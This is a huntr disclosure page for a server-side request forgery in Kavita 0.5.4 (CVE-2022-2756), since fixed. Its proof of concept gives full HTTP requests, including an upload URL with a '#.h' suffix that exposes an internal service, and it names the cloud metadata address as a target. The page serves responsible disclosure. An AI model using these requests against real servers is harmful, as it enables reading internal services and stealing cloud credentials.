huntr

Full Read Server-Side Request Forgery (SSRF) in kareadita/kavita

0

✓ Valid Reported on Aug 6th 2022

Description

Via the `/api/upload/upload-by-url` endpoint is possible to upload an image via an URL provided by the user. The function that handles this upload, doesn't verify or validate the provided URL, allowing to fetch internal services.


Furthermore, after the resource is fetched, there is no *MIME type* validation, which would ensure that the resource is indeed an image. Then, the file is saved to a temporary directory, that can be retrieved via the `/api/image/cover-upload` API endpoint.

Finally, an attacker can manipulate the extension of the saved file, by adding the the hash sign `#` to the end of the URL and then an extension of its choice, for example `.png` .This in important because it doesn't modify the internal fetched resource, but allows to save the response to a valid file, that can be successfully retrieved via the `/api/image/cover-upload` endpoint.

Proof of Concept

For testing purposes, I started an internal-only HTTP server, listening at port `8000` , along side the application.

1 - Login in the application.
2 - Send the following request, where the `url` attribute is the target resource, in this case will be the HTTP server at port `8000` .




```
POST http://localhost:5000/api/upload/upload-by-url HTTP/1.1
Host: localhost:5000
Proxy-Connection: keep-alive
Content-Length: 36
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Accept: application/json, text/plain, */*
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.
eyJuYW1laWQiOiJhZG1pbiIsInJvbGUiOiJBZG1pbiIsIm5iZiI6MTY1OTczODgzMCwiZXhwIjoxNjYwOTQ4NDMwLCJpYXQ
iOjE2NTk3Mzg4MzB9.sg_IFXOHujzEcWR23M31FK7QzBougJlplGMApjSd6kqWeohbW7LxEcLasU4DcXnqAFQ2bxGdAd1-
UbpUBA69Pg
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0

{"url":"http://172.17.0.1:8000/#.h"}
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 05 Aug 2022 23:52:45 GMT
Server: Kestrel
Cache-Control: max-age=10
Vary: Accept-Encoding

coverupload_08_05_2022_23_52_46.h
```

3 - Visit the `/api/image/cover-upload?filename=<filename>` URL, where the `filename` contains the above response filename.



```
GET http://localhost:5000/api/image/cover-upload?filename=coverupload_08_05_2022_23_52_46.h HTTP/1.1
Host: localhost:5000
Proxy-Connection: keep-alive
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Origin: http://localhost:5000
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: image
Referer: http://localhost:5000/library/1/series/2
Accept-Language: en-US,en;q=0.9
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 48
Content-Type: image/h
Date: Fri, 05 Aug 2022 23:52:55 GMT
Server: Kestrel
Cache-Control: max-age=10
ETag: 6FFF9AFC2DAB9897E8BEAC5DFD1AE42463885901AC21152EB4AD2BFFEEBEFE5A
Last-Modified: Fri, 05 Aug 2022 23:52:46 GMT
Vary: Accept-Encoding
Content-Disposition: attachment; filename=coverupload_08_05_2022_23_52_46.h;
filename*=UTF-8''coverupload_08_05_2022_23_52_46.h
```

```
<html>
<h1>SECRET INTERNAL SERVICE</h1>
</html>
```

Impact

An attacker can get sensitive information of any internal-only services running. For example, if the application is hosted on Amazon Web Services (AWS) plataform, its possible to fetch the AWS API endpoint, `https://169.254.169.254` , which returns API keys and other sensitive metadata.

Occurrences

C# UploadController.cs L50-L72

CVE
CVE-2022-2756
(Published)

Vulnerability Type
CWE-918: Server-Side Request Forgery (SSRF)

Severity
High (7.1)

Registry
Other

Affected Version
0.5.4

Visibility
Public

Status
Fixed

Found by

vultza

@vultza

legend

Fixed by

Joe Milazzo

@majora2007

maintainer

This report was seen 738 times.

We are processing your report and will contact the **kareadita/kavita** team within 24 hours. 4 months ago

We created a **GitHub Issue** asking the maintainers to create a `SECURITY.md` 4 months ago

We have contacted a member of the **kareadita/kavita** team and are waiting to hear back 4 months ago

Joe Milazzo validated this vulnerability 4 months ago

Fixed locally

vultza has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Joe Milazzo marked this as fixed in **0.5.4.1** with commit **9c31f7** 4 months ago

Joe Milazzo has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

UploadController.cs#L50-L72 has been validated ✓

Chat with us

vultza 4 months ago Researcher

@admin Would be possible to issue an CVE ID on this report? Thanks.

Jamie Slome 4 months ago Admin

CVE sorted 👍

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us